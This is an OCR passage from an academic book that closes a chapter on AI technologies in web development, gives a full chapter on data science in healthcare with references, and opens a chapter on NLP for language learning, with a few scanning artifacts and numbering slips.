Behind the intelligent behaviours of modern websites are robust frameworks, APIs, and cloud services that enable seamless integration of AI capabilities into the web development lifecycle. From client-side libraries to powerful cloud-based cognitive services, these technologies work in concert to create responsive, adaptive, and personalized user experiences.

This section outlines the core technologies across the frontend, backend, cloud infrastructure, and AI APIs that power AI-enable web platforms.




Figure 11.4: Technologies Powering AI-Driven Web Development

11.9.1 FRONTEND TECHNOLOGIES:

Modern frontend development goes beyond aesthetics; AI has become a part of the user interface logic. The following tools enable real-time intelligence and dynamic UX:

- **React.js**: A JavaScript library for building modular, component-based user interfaces. React's popularity makes it a go-to choose for dynamic, AI-integrated frontends.
- **TensorFlow.js**: Brings machine learning to the browser, allowing client-side models to perform tasks like object detection, sentiment analysis, and gesture recognition without server calls.
- **Dialogflow (by Google)**: Seamlessly integrates AI-powered conversational UIs into websites using NLP and intent mapping. Often entrenched into React apps via SDKs or iframe widgets.

These tools allow developers to craft experiences where the frontend reacts intelligently to user behavior in real time.

11.9.2 BACKEND TECHNOLOGIES

The backend serves as the **brain** of AI-powered systems handling data, running models, and making decisions:

- **Python**:
  i. Flask and FastAPI are lightweight, flexible frameworks perfect for deploying AI models and RESTful services.
  ii. Popular AI libraries like scikit-learn, spaCy, PyTorch, and TensorFlow are natively supported in Python, making it the dominant language for AI backends.
- **Node.js**:
  i. Supports quick development of scalable APIs.
  ii. Offers AI-focused plugins and can call Python scripts or connect to cloud-based ML services for hybrid intelligence.

Backends built with these tools handle everything from inference requests to behavior tracking, user segmentation, and more.

11.9.3 CLOUD SERVICES AND PLATFORMS:

To bring performance and scalability, most AI models are hosted on cloud-based infrastructure. The major players offer robust ML-as-a-service platforms:

- **Amazon Web Services (AWS AI/ML)**:
  Services like Amazon SageMaker (for model training/deployment), Rekognition (image analysis), and Comprehend (NLP).
- **Microsoft Azure Cognitive Services**:
  Provides pre-trained APIs for facial recognition, speech-to-text, language understanding (LUIS), and decision-making.
- **Google Cloud AI**:
  Includes Vertex AI for custom model deployment and tools like AutoML, Cloud Vision, and Translation APIs.

These platforms streamline AI model training, deployment, and integration into web environments.

11.9.4 PIS AND PRE-TRAINED AI MODELS:

To reduce development time and enhance AI performance, many developers rely on public APIs and pretrained models:

i. **OpenAI**:
ii. Offers models like GPT-4 and Codex for conversational AI, content generation, summarization, and more.

- **IBM Watson**:
  i. Known for NLP, speech analysis, and virtual agent capabilities.
- **Hugging Face Transformers**:
  i. Open-source access to powerful NLP models (like BERT, RoBERTa, T5) and ready-to-use APIs via transformers and Inference API.

These APIs make it easy to add advanced features like chatbot intelligence, language translation, or emotional sentiment analysis without building models from scratch.

11.9.5 BENEFITS OF AI-POWERED WEB

The integration of Artificial Intelligence into web technologies has ushered in a new era of intelligent, responsive, and personalized digital experiences. AI-powered websites go beyond static interfaces—they learn, adapt, and make decisions that directly enhance user satisfaction, efficiency, and business outcomes.

This section explores the core benefits of AI-powered web solutions across five key areas:

i) Better Personalization

AI enables websites to deliver tailored content, recommendations, and interfaces to specific users. Through techniques like cooperative filtering, behavioural tracking, and predictive analytics, AI can customize:

- Product suggestions,
- Homepage layouts,
- Email campaigns, and
- Entire customer journeys.

For example, Spotify recommends playlists based on mood and habits, while Amazon advises products based on browsing and purchase history. This level of personalization increases user engagement, satisfaction, and loyalty.

ii) Faster Responses to User Queries

With the rise of AI chatbots and virtual assistants, websites can now offer instantaneous, round-the-clock support. These bots are powered by NLP (Natural Language Processing) and can handle thousands of simultaneous queries without human interference.

This leads to:

- Reduced wait times,
- Lower operational costs,
- And improved user experience across time zones.

Examples include Duolingo's AI tutor, Shopify's shopping assistants, and government portals with multilingual virtual agents.

iii) Improved User Experience (UX)

AI enhances UX by making websites more intuitive, responsive, and context-aware. From intelligent navigation to adaptive design elements, users experience rarer obstacles and more relevant interactions.

AI can:

- Detect when users are likely to abandon a page and trigger helpful prompts,
- Adjust UI components based on device type or behavior,
- And even personalize accessibility features.

As a result, websites feel more like interactive companions rather than static interfaces.

iv)Automation of Repetitive Tasks

AI automates several back-end and front-end tasks that conventionally required manual effort, such as:

- Tagging images with metadata,
- Writing product descriptions,
- Performing A/B testing,
- Monitoring analytics, and
- Recommending SEO improvements.

This permits developers and content creators to focus on strategy and innovation rather than routine updates, **boosting productivity** across the board.

v) Enhanced Decision-Making

AI gathers and analyzes data at scale to support **smarter business decisions**. Whether it's recommending pricing changes, recognizing customer trends, or foretelling demand, AI empowers web platforms with insights that are both real-time and data-driven.

Decision-making tools like Google Analytics with machine learning, Shopify's predictive reports, and OpenAI's integration into CMS platforms assists businesses pivot quickly and confidently.

11.9.6 CHALLENGES & LIMITATIONS OF AI-POWERED WEB DEVELOPMENT:

While the integration of AI into web platforms cracks immense potential, it also introduces a unique set of challenges and limitations. As websites become smarter and more autonomous, developers and organizations must address these issues proactively to ensure responsible, fair, and secure deployment.

i) Data Privacy and Consent

One of the most pressing concerns is the ethical collection and use of user data. AI systems rely deeply on behavioural, demographic, and interaction data to make intelligent decisions. However, regulations like the General Data Protection Regulation (GDPR) and California Consumer Privacy Act (CCPA) impose strict standards around:

- User consent,
- Data storage and access,
- Transparency in algorithmic decision-making.

Failure to comply can lead to legal consequences and loss of user trust. Developers must ensure that data handling practices are transparent, secure, and in alignment with local and global privacy laws.

ii) Bias in AI Algorithms

AI models are only as fair as the data they're trained on. If the training data comprises historical or cultural biases, the AI will unintentionally perpetuate or amplify discrimination, particularly in:

- Search engines,
- Recommendation systems,
- Automated content moderation.

Bias in web experiences can alienate users and cause real-world harm. Addressing this requires continuous audits, diverse training datasets, and fairness-aware model design.

iii) High Computational 8.3 Requirements

Running advanced AI models on web platforms—especially those involving computer vision or deep learning—can be resource-intensive. Key limitations include:

- High server costs for inference,
- Increased latency for real-time personalization,
- Mobile or low-end device incompatibility.

These challenges require trade-offs between performance, accuracy, and accessibility. Cloud optimization and the use of lighter models (like MobileNet or distilled transformers) can aid mitigate this issue.

iv) Over-Dependence on AI Decisions

As AI takes on more decision-making roles from content curation to user moderation, there is a risk of over-reliance. Websites may:

- Fail to account for nuanced human judgment,
- Dismiss edge cases as anomalies,
- Lose transparency and human oversight.

A balanced approach is essential: AI should augment, not replace, human control. Human-in-the-loop systems, explainable AI (XAI), and fallback mechanisms can help ensure responsible use.

11.9 FUTURE TRENDS IN AI-POWERED WEB DEVELOPMENT:

As Artificial Intelligence continues to evolve, so too will the ways in which we experience and interact with the web. From voice-first navigation to fully adaptive AI-led environments, the next generation of websites will become increasingly intelligent, inclusive, and immersive.

This section explores the emerging trends shaping the future of intelligent websites, many of which are already being prototyped or deployed in cutting-edge digital products.




Figure 11.5: Future trends in AI

11.10.1 VOICE-FIRST WEB DESIGN:

As voice interfaces become mainstream through smart speakers and mobile assistants, websites are being reimagined with voice-first experiences in mind. Rather than relying solely on visual cues, users will increasingly navigate the web using natural language commands.

Voice-first design emphasizes:

- Voice search optimization,
- Screen-free interfaces (for wearables and IoT devices),
- Conversational UI patterns.

This trend not only improves accessibility but also supports multitasking and enhances user convenience. Tools like Google Assistant integrations, Speechly, and Amazon Lex are already making voice interaction a web standard.

11.10.2 AI-GENERATED WEBSITES: THE RISE OF CODE-FREE CREATION

AI is enabling the automatic creation of websites based on natural language prompts, visual cues, or predefined templates. With platforms like:

- Wix ADI,
- Framer AI,
- Durable AI

users can describe their business in plain English and receive a fully functional, personalized website in minutes—no coding required.

This democratizes web presence, allowing entrepreneurs, artists, and educators to create professional platforms without technical skills. As these tools improve, we may see a shift toward AI as co-creator, where websites evolve continuously based on usage data and content trends.

11.10.3 AI FOR ACCESSIBILITY:

AI is playing a transformative role in making the web more inclusive for users with disabilities. Intelligent features now assist with:

- **Screen reader enhancements** through AI-generated image descriptions,
- **Speech-to-text** and **text-to-speech** integrations,
- **Predictive text** and **gesture recognition** for users with limited mobility,
- **Simplified language translation** for cognitive accessibility.

Projects like Microsoft's Seeing AI and Google's Lookout are early examples of how AI is supporting universal design principles.

11.10.4 REAL-TIME LANGUAGE LOCALIZATION:

AI-powered real-time translation tools are enabling websites to dynamically switch languages based on user location, preferences, or even spoken language. This breaks down language barriers and makes global access seamless.

Advanced NLP models such as DeepL, Google Cloud Translation, and Meta NLLB (No Language Left Behind) are making it possible to:

- Automatically detect language in text and speech,
- Serve region-specific content without multiple website versions,
- Adapt tone and dialect to cultural contexts.

The future web will likely support hyper-localized experiences where users across the globe feel like the content was built just for them.

11.10.5 WEB 4.0 AND BEYOND: AI-LED DIGITAL ENVIRONMENTS:

Web 4.0—often described as the "Symbiotic Web"—envisions a future where the web is no longer just a tool but a **partner in thought and action**. AI will drive **context-aware environments** that understand users on a deeper level and respond in real time to their needs.

Key features of this evolution may include:

- Emotion-aware interfaces using sentiment analysis,
- Multi-modal interaction (voice, gesture, eye movement),
- Environments that proactively anticipate needs before the user expresses them,
- Integration with AR/VR for intelligent spatial web experiences.

In this vision, the web becomes a fluid, self-optimizing layer of everyday life—blending digital and physical seamlessly.

CONCLUSION: THE FUTURE IS INTELLIGENTLY HUMAN:

As we trace the journey from the static pages of Web 1.0 to the immersive and predictive environments of Web 6.0, it becomes evident that Artificial Intelligence is the most transformative force in modern web development. AI doesn't just automate tasks—it redefines how websites perceive, interact with, and serve their users.

Today's intelligent websites can understand language, adapt layouts in real time, translate across cultures, and predict user behavior—turning what was once a passive experience into an interactive and personalized dialogue. These advancements are creating platforms that are not only functional but also emotionally responsive, context-aware, and continuously evolving.

However, as we embrace these capabilities, we must do so with caution and conscience. AI introduces complexities—ethical dilemmas, algorithmic biases, and questions of trust—that require thoughtful consideration. Developers must move beyond technical implementation and adopt an ethical, inclusive, and user-first approach to AI design. Transparency, explainability, and fairness should be embedded into every intelligent system.

The web of tomorrow should not just be smart—it should be compassionate, equitable, and aligned with human values.

"In the coming decade, the most successful websites won't just be smart—they'll think, adapt, and evolve with us."

This vision isn't science fiction. It's already taking shape through voice assistants, personalized e-commerce, AI-driven design tools, and emotion-aware interfaces. The challenge ahead is to guide this transformation wisely, ensuring that the intelligent web is built not just for efficiency—but for human flourishing.

REFERENCES:

1. Bharadiya, J. P. (2023). *Artificial intelligence and the future of Web 3.0: Opportunities and challenges ahead*. *American Journal of Computer Science and Technology, 6*(2), 74-79. Retrieved from https://www.sciencepg.com/article/10.11648/j.ajcst.20230602.14
2. Kuai, H., Huang, J. X., Tao, X., *et al.* (2025). Web intelligence (WI) 3.0: In search of a better-connected world to create a future intelligent society. *Artificial Intelligence Review, 58*, 265. Retrieved from https://link.springer.com/article/10.1007/s10462-025-11203-z
3. AlDahoul, N., Hong, J., Varvello, M., & Zaki, Y. (2025). Towards a World Wide Web powered by generative AI. *Scientific Reports, 15*, 7251. Retrieved from https://pmc.ncbi.nlm.nih.gov/articles/PMC11871018/

CHAPTER 12

DATA SCIENCE IN THE MEDICAL FIELD: ADVANTAGES, CHALLENGES, AND OPPORTUNITIES

Gagandeep Singh Bains[1], Sumit Chopra[2] and Simran Kaur Sandal[3]
[1,2,3]GNA University, Phagwara

ABSTRACT:
The healthcare sector is undergoing a substantial shift due to Data science which not only reshapes the patient care practices but also the research paradigms. Applications include using patient history data for predictive analytics to predict disease progression and facilitate individualized treatment schedules. Data science is also assisting in more precise diagnoses in medical imaging than with conventional techniques. Data science is also critical in genomics, highlighting genetic patterns for personalized therapies. In pharmaceutical development, it speeds up the development of new medicines by simulation and molecular insights. Wearable technology also enables real-time patient vital monitoring, helping to detect problems early, while public health surveillance is enhanced by data-driven prediction and control of outbreaks. Collectively, they are illustrating how healthcare is being transformed by data science to be more proactive, effective, and patient-focused.

12.1 INTRODUCTION:

The integration of data science is bringing a fundamental shift in healthcare systems worldwide [1], [2]. One of its most significant applications is in the healthcare industry, as the deployment of data-based technology is altering the manner in which medical practitioners gather, process, and leverage information. Data science, a multidisciplinary field of statistical analysis, machine learning, and computational methods, facilitates the derivation of useful insights from large and intricate medical data. Such an ability is not only aiding in improving diagnostic accuracy and treatment efficacy but also predictive analytics, personalized medicine, and resource optimization. Since the amount of health-related information keeps increasing exponentially via electronic health records, wearable sensors, and biomedical imaging, the contribution of data science in enhancing patient care and clinical outcomes grows larger by the day. Through this chapter, the author delves into the diverse uses of data science in the healthcare sector and goes through its benefits, its challenges, and the opportunities that lie in it to mold the future of healthcare.

12.2 APPLICATIONS OF DATA SCIENCE IN THE MEDICAL FIELD:

12.2.1 Electronic Health Records (EHRS):

Predictive analysis is one of the most important applications of data science in the field of healthcare and medicine. By analysing the patients historical data called electronic health records, predictive models can forecast the possibility of recurrence of the disease. Predictive

models using patient data can effectively identify high-risk individuals and guide timely interventions [1], [5]. This early detection enables health practitioners to implement the timely treatment of the diseases, ultimately improving the patient's health

12.2.2 Medical Imaging and Diagnostics:

Through machine learning and deep learning techniques under data science, the accuracy and speed of medical image analysis have considerably increased. Algorithms are trained to identify patterns in X-rays, MRIs, CT scans, and other imaging techniques that are not discernible by the human eye. Deep learning-based imaging tools have matched and, in some cases, exceeded human diagnostic capabilities [3]. These models help radiologists pinpoint tumors, fractures, or organ irregularities with high accuracy. Diagnostic procedures become quicker and accurate, facilitating enhanced clinical decisions and lowering the risk of misdiagnosis.

12.2.3 Genomics and Personalized Medicine:

Data science is a crucial aspect of genomics as it facilitates the discovery and exploration of intricate patterns in genetics. With high-throughput sequencing and machine learning algorithms, large volumes of genomic data can be analyzed to identify genetic markers for different diseases. Genomic analysis powered by AI is paving the way for tailored therapies and precision medicine [7]. This knowledge facilitates the creation of personalized therapies, where treatment is oriented according to a person's genetics and not a generic solution. Such precision medicine not only increases the effectiveness of the treatment but also decreases the risk of side effects by taking into account a patient's individualized biological profile.

12.2.4 Pharmaceutical Development, Wearable Technology and Public Health Surveillance:

In the field of pharmaceuticals, data science streamlines the creation of new drugs by modeling clinical trials, drug interactions, and molecular structures. These functions speed up drug discovery while decreasing time and expense and increasing the precision of therapeutic targeting. In addition, wearable technology combined with real-time data analytics enables constant monitoring of patients' vital signs, including heart rate, oxygen saturation, and glucose levels. This helps detect possible complications early on and enhances the timeliness and effectiveness of care.AI accelerates drug discovery through molecular modeling and trial simulation [8].Real-time health data from wearables enhances patient monitoring and supports preventive care [5].In public health, data analytics is used for outbreak prediction and control [5].Data science, in public health surveillance, improves the forecast and management of disease outbreaks by examining the trends of population health data. This ensures timely intervention and resource allocation, particularly during epidemics or pandemics, thus boosting the public health response system.

12.3 ADVANTAGES OF DATA SCIENCE IN HEALTHCARE:

12.3.1 Early Detection and Prevention:

One of the most precious benefits of data science in healthcare is how it helps enable early diagnosis and prevention of diseases. With the use of predictive models, medical practitioners can determine the likelihood of a patient developing diseases like cancer, diabetes, or cardiovascular disease through their medical history, way of life, and genetic information.Early detection of chronic diseases is now feasible using predictive algorithms trained on EHRs and patient history [1], [5]. Such models are able to detect high-risk patients even before the onset of symptoms, allowing for early intervention and minimizing the chances of disease progression. This anticipation does not only save lives but also reduces the cost of long-term treatment.

12.3.2 Improved Clinical Decision Making:

Data science facilitates better clinical decision-making by leveraging Clinical Decision Support Systems (CDSS), which help doctors make informed, data-based decisions. These systems scan enormous volumes of medical information—ranging from diagnostic test results, treatment plans, and evidence-based guidelines—to recommend ideal treatment plans customized for specific patients.Clinical Decision Support Systems (CDSS) guide physicians in making data-driven and standardized treatment decisions [2], [6].As a consequence, physicians can depend on more precise, standardized procedures that reduce human error and enhance quality of care overall.

12.3.3 Economic Impact and Financial Sustainability:

Healthcare organizations face mounting financial pressures that demand smarter resource management strategies. Data science provides sophisticated tools that transform how medical facilities approach cost control while preserving care quality. Predictive analytics enables hospitals to forecast patient complications and readmission risks, allowing for proactive interventions that prove far more economical than reactive treatments. When healthcare teams can identify patients likely to struggle with home recovery, they can implement targeted support measures that cost significantly less than emergency readmissions. Resource optimization through data analysis helps eliminate operational redundancies. Data analytics optimizes resource use and reduces unnecessary hospital readmissions and tests [6]. Healthcare facilities can identify unnecessary diagnostic procedures, optimize equipment usage, and determine appropriate staffing levels that balance safety with efficiency, resulting in substantial cost savings.

12.3.4 Streamlining Healthcare Operations:

Modern healthcare facilities struggle with operational complexity that challenges administrative efficiency. Data science transforms chaotic processes into well-coordinated systems that better serve patients and staff. Intelligent automation revolutionizes routine administrative tasks, from patient scheduling to billing processes. Automated systems can optimize appointment times

based on provider availability and patient patterns while identifying billing errors before claim submission, improving cash flow and reducing administrative burden on clinical staff.Patient flow optimization delivers visible improvements in healthcare delivery. Administrative automation and patient flow optimization are key outcomes of integrating AI tools in hospital operations [6]. Emergency departments use predictive models to anticipate patient volumes and adjust staffing, while surgical suites benefit from more accurate procedure duration predictions. These improvements reduce wait times, enhance care coordination, and boost both staff satisfaction and patient experience.

12.4 IMPLEMENTATION CHALLENGES:

The journey toward widespread adoption of AI in healthcare faces several significant hurdles that organizations must carefully navigate. These challenges extend beyond mere technical difficulties, encompassing regulatory, ethical, and practical considerations that can make or break implementation efforts.

12.4.1 Protecting Patient Privacy and Maintaining Security:

Healthcare organizations find themselves walking a tightrope when implementing AI systems, particularly regarding patient data protection. The stringent requirements of regulations like HIPAA in the United States and GDPR across Europe create complex compliance landscapes that organizations must navigate meticulously. These frameworks demand rigorous safeguarding of personal health information, requiring healthcare providers to implement robust encryption, access controls, and audit trails.

The specter of data breaches looms large in this environment. Privacy concerns and obsolete IT infrastructure significantly hinder AI progress in healthcare [9]. When sensitive medical information falls into the wrong hands, the consequences extend far beyond financial penalties. Patients lose trust, reputations suffer lasting damage, and the ethical implications of compromised health data can be devastating. Organizations must therefore invest heavily in cybersecurity infrastructure while ensuring that their AI systems don't inadvertently create new vulnerabilities in their data ecosystem.

12.4.2 Wrestling With Data Quality and System Integration:

Healthcare data presents unique challenges that often frustrate AI implementation efforts. Medical records frequently contain gaps, inconsistencies, and varying formats that make comprehensive analysis difficult. Patient information might be scattered across multiple systems, with some data existing only in handwritten notes or legacy formats that resist digitization efforts.

The fragmented nature of healthcare technology compounds these issues significantly. Different departments often rely on incompatible systems that refuse to communicate effectively with one another. Electronic health records from one provider may not integrate seamlessly with diagnostic equipment from another vendor, creating data silos that limit the potential

effectiveness of AI applications. This technological fragmentation forces organizations to invest considerable resources in data harmonization and system integration before they can even begin to realize AI's benefits.

12.4.3 Addressing Algorithmic Bias and Ensuring Fairness:

The development of fair and unbiased AI systems in healthcare presents complex challenges rooted in historical healthcare disparities. Training datasets often underrepresent certain demographic groups, particularly minorities and underserved populations, leading to AI models that may not perform equally well across all patient populations. Incomplete and non-representative datasets introduce bias and reduce clinical generalizability [9],[10]. This representation gap can perpetuate existing health inequities by providing less accurate diagnoses or treatment recommendations for already vulnerable groups. The risk of biased predictions extends beyond simple statistical errors. When AI systems consistently underperform for specific populations, they can reinforce systemic healthcare disparities and potentially worsen health outcomes for those who need care the most. Healthcare organizations must therefore implement comprehensive bias testing and continuously monitor their AI systems' performance across different demographic groups to ensure equitable care delivery.

12.4.4 Building Trust Through Transparency and Interpretabili-TY:

The "black box" nature of many machine learning algorithms creates significant challenges in healthcare settings where trust and understanding are paramount. Healthcare professionals need to understand why an AI system recommends a particular diagnosis or treatment plan, yet many advanced algorithms operate in ways that resist easy explanation or interpretation.

This lack of transparency becomes particularly problematic when AI recommendations conflict with clinical judgment or when healthcare providers must explain treatment decisions to patients and their families. The growing field of Explainable AI (XAI) attempts to address these concerns by developing algorithms that can provide clear reasoning for their decisions. The opaque nature of ‘black-box’ AI models remains a barrier to adoption without robust explainability [11], [12]. However, implementing truly interpretable AI systems often requires organizations to balance model accuracy with transparency, sometimes accepting slightly less precise predictions in exchange for greater understanding and trust.

Healthcare providers must also consider how to integrate AI recommendations into existing clinical workflows without undermining the crucial human element of medical care. Building trust in AI systems requires not only technical transparency but also careful change management and training programs that help healthcare professionals understand both the capabilities and limitations of these powerful tools.

12.5 FUTURE OPPORTUNITIES:

Healthcare data science on the horizon holds out transformative potential to revolutionize medicine and patient care delivery fundamentally. New technologies such as quantum computing

and high-end neural networks are on the verge of unleashing computational power that will make genomic analysis in real time and customized treatment regimens a reality at unprecedented volumes. The convergence of Internet of Medical Things (IoMT) devices with advanced analytics platforms will establish real-time health monitoring ecosystems, enabling healthcare professionals to identify deteriorating health before symptoms occur. Concurrently, the intersection of artificial intelligence with augmented reality technologies promises revolutionary surgical guidance systems and immersive medical training environments. As federated learning methods evolve, healthcare organizations will be able to work together on developing AI models while keeping patient information extremely confidential, essentially sharing medical knowledge from all over the world without sacrificing data integrity. These emerging abilities, in conjunction with rising use of blockchain for safe health data sharing and the advent of digital therapeutics, portend a future where the healthcare sector becomes ever more predictive, personalized, and accessible, likely solving long-standing issues in health equity and accessibility to care among diverse populations globally.Looking forward, the integration of digital twins, federated learning, and foundation models opens exciting opportunities for real-time, personalized, and secure patient care [13], [14], [15]. The concept of deep medicine also advocates for using AI to bring empathy and precision to modern clinical practice [16].

CONCLUSION:

The incorporation of data science in healthcare is a paradigm that goes beyond conventional medical practice silos, revolutionizing fundamentally the way we make diagnosis, treatment, and patient care management decisions. As we have walked through this journey, we have seen how advanced analytical methods turn unstructured medical data into intelligence that improves clinical decision-making, minimizes operational expenses, and enhances patient outcomes in various healthcare environments. The integration of data science into medicine will require not only technical advancement but also strong governance and human-centered design to build trust and deliver equitable outcomes [17], [20]. Future progress depends on collaborative, ethical innovation at the intersection of healthcare, technology, and policy [18], [19]. Although implementation issues regarding data privacy, bias in algorithms, and interoperability of systems remain substantial challenges, the proven value of predictive analytics, personalized medicine, and operational efficiency continues to fuel broad use across the healthcare ecosystem. Addressing these challenges successfully calls for an interdisciplinary process involving clinicians, data scientists, policymakers, and technology providers to create strong frameworks for ethical AI implementation and sustainable healthcare innovation. As we stand at the edge of a quantum computing, machine learning advanced, and constant health monitoring era, the potential for data science to make healthcare accessible to everyone, eradicate health disparities, and transform medical research grows more real every day. The path to data-powered healthcare is not just a technological advance but a seismic rethinking of how we comprehend, avoid, and

cure human disease, with the prospect that someday precision medicine and fair access to care delivery will be the norm, not the exception

REFERENCES:

1. Rajkomar, A., Dean, J., & Kohane, I. (2019). Machine learning in medicine. *New England Journal of Medicine, 380*(14), 1347–1358. Available online at https://doi.org/10.1056/NEJMra1814259
2. Topol, E. J. (2019). High-performance medicine: The convergence of human and artificial intelligence. *Nature Medicine, 25*(1), 44–56. Available online at https://doi.org/10.1038/s41591-018-0300-7
3. Esteva, A., Kuprel, B., Novoa, R. A., Ko, J., Swetter, S. M., Blau, H. M., & Thrun, S. (2017). Dermatologist-level classification of skin cancer with deep neural networks. *Nature, 542*(7639), 115–118. Available online at https://doi.org/10.1038/nature21056
4. Beam, A. L., & Kohane, I. S. (2018). Big data and machine learning in health care. *JAMA, 319*(13), 1317–1318. Available online at https://doi.org/10.1001/jama.2017.18391
5. Razzak, M. I., Imran, M., & Xu, G. (2019). Big data analytics for preventive medicine. *Neural Computing and Applications, 32*, 4417–4451. Available online at https://doi.org/10.1007/s00521-018-3860-1
6. Davenport, T., & Kalakota, R. (2019). The potential for artificial intelligence in healthcare. *Future Healthcare Journal, 6*(2), 94–98. Available online at https://doi.org/10.7861/futurehosp.6-2-94
7. Min, S., Lee, B., & Yoon, S. (2017). Deep learning in bioinformatics. *Briefings in Bioinformatics, 18*(5), 851–869. Available online at https://doi.org/10.1093/bib/bbw068
8. Mak, K. K., & Pichika, M. R. (2019). Artificial intelligence in drug development: Present status and future prospects. *Drug Discovery Today, 24*(3), 773–780.
9. Wired. (2022, January). When it comes to health care, AI has a long way to go. *Wired.* Available online at https://www.wired.com/story/health-care-ai-long-way-to-go
10. Reuters. (2024, March). Can artificial intelligence extend healthcare to all? *Reuters Health.* Available online at https://www.reuters.com/sustainability/can-artificial-intelligence-extend-healthcare-all-2024-03-25
11. Hulsen, T. (2023). Explainable artificial intelligence (XAI): Concepts and challenges in healthcare. *AI, 4*(3). Available online at https://www.mdpi.com/2673-2688/4/3/34
12. Barredo Arrieta, A., *et al.* (2019). Explainable artificial intelligence (XAI): Concepts, taxonomies, opportunities and challenges toward responsible AI. *arXiv preprint* arXiv:1910.10045.
13. Yin, Z., *et al.* (2021). Digital twins in personalized medicine: Implementation and outlook. *npj Digital Medicine, 4*(1), 1–6. Available online at https://doi.org/10.1038/s41746-021-00424-0

14. Kaissis, G., Makowski, M. R., Rückert, D., & Braren, R. F. (2020). Secure and federated machine learning in medical imaging. *Nature Machine Intelligence, 2*(6), 305–311. Available online at https://doi.org/10.1038/s42256-020-0186-1
15. Moor, M., Rieck, B., Horn, M., *et al.* (2023). Foundation models for generalist medical artificial intelligence. *Nature, 616*, 259–265. Available online at https://doi.org/10.1038/s41586-023-05881-4
16. Topol, E. J. (2019). *Deep medicine: How artificial intelligence can make healthcare human again.* New York, NY: Basic Books.
17. Jiang, X., Coffee, M., Bari, A., Wang, J., Jiang, X., & Huang, J. Z. (2020). Towards an artificial intelligence framework for data-driven prediction of coronavirus clinical severity. *Computers, Materials & Continua, 63*(1), 537–551. Available online at https://doi.org/10.32604/cmc.2020.010691
18. Reddy, S., Fox, J., & Purohit, M. P. (2019). Artificial intelligence-enabled healthcare delivery. *Journal of the Royal Society of Medicine, 112*(1), 22–28. Available online at https://doi.org/10.1177/0141076818815510
19. Wang, F., & Preininger, A. (2019). AI in health: State of the art, challenges, and future directions. *Yearbook of Medical Informatics, 28*(1), 16–26. Available online at https://doi.org/10.1055/s-0039-1677908
20. Lee, C. H., & Yoon, H. J. (2017). Medical big data: Promise and challenges. *Kidney Research and Clinical Practice, 36*(1), 3–11. Available online at https://doi.org/10.23876/j.krcp.2017.36.1.3

CHAPTER 13

NATURAL LANGUAGE PROCESSING (NLP) FOR LANGUAGE LEARNING: APPLICATIONS AND IMPLICATIONS

Navjot Kaur Basra[1] and Arshdeep Singh[2]
[1,2]GNA University, Phagwara

ABSTRACT:
Natural language processing (NLP) has happened to transformed language education into an institution with great promise since it gives sophisticated tools to improve adaptability, efficiency, and accessibility. The applications of NLP within language learning cover a vast spectrum of systems that generate personalized learning paths, linguistic inclusivity, and address disparities in global education. NLP works with the intelligent tutoring system, automated speech recognition, and assessment technologies, all of which are crucial in transforming traditional pedagogical approaches and enabling learners to attain language proficiency with utmost accuracy.

NLP frameworks, coming from personalized tutoring to learner assessment, include the building of progress charts for each learner, which create content tailored to individual needs and competence levels. Grammar correction mechanisms correct errors made by learners and immediately give constructive feedback on word choice in relation to sentence structure, promoting parental input on writing improvement and a more sophisticated understanding of designing sentences.

Conversational AI takes the form of advanced chatbots and virtual assistants that promote dynamic language acquisition through interactive immersion. These technologies simulate real conversational environments, allowing for the practice of language, cross-cultural skills, and contextual fluency. Besides, automated scoring tools enabled through NLP offer scalable and impartial alternatives to standard assessment methods. They make skill assessments equitable and well-timed.

While all these are good, the implementation of NLP requires addressing the challenges connected with data privacy, algorithmic fairness, and inequality in the digital world to guarantee ethical and equal deployments. Case studies such as Duolingo show that, thus far, the implementations of NLP in education have the potential to be a game-changer. The chapter concludes with futuristic developments on the horizon and a call for interdisciplinary collaborations to further rejuvenate language learning via NLP.

KEYWORDS: Automated Assessment, Conversational AI, Educational Technology, Ethical Implications, Language Learning, Natural Language Processing, Personalized Tutoring.

13.1. INTRODUCTION:

